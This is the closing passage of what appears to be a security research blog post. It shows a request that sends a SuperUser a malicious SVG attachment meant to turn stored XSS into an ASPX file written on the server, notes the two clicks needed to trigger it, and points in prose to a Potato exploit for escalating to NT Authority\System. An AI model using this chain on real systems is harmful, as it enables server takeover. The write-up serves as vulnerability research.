{"subject":"XSS%20to%20RCE","body":"If%20Superuser%20clicks%20the%20XSS%2C%20a%20ASPX%20file%20will%20be%20written%20on%20the%20server.","roleIds":"[]","userIds":"[\"1\"]","fileIds":"[116]"}The end result is that the SuperUser should receive a message containing our malicious SVG as an attachment and that looks something like this:

Note 2: To trigger the XSS, you’ll need 2 clicks:one on the attachment, to open the SVG in the browser, and another one on the malicious SVG itself to trigger the JS payload.
It ain’t over ‘till we NT Authority\System
I’ll skip over the part where I tell you that because this is a Windows OS, and, because iis apppool\* is a service account, you can use a Potato exploit to elevate to NT Authority\System via the SeImpersonatePrivilege token … oh wait, I just told you.
But, yeah, no, there will be no step by step guide on how to elevate to System here as it’s out of the application scope.

Well that was an explosive ending (depending on your level of spice tolerance)! But the fun never ends, even if the FAT32 lady sings, so expect us back soon with another “non-standard” blogpost.
As usual, in this section I take the time to thank the people that helped me in this research endeavor, but, as I am not desperate enough to thank myself, I will dedicate this section to the people behind the scenes that make these blogs possible. Thanks Andra Zaharia & George Stoica.
Take care, be safe, hack the planet (as long as you have permission from the planet), and, on that bombshell, it’s time to end. Thank you so much for reading. Goodnight!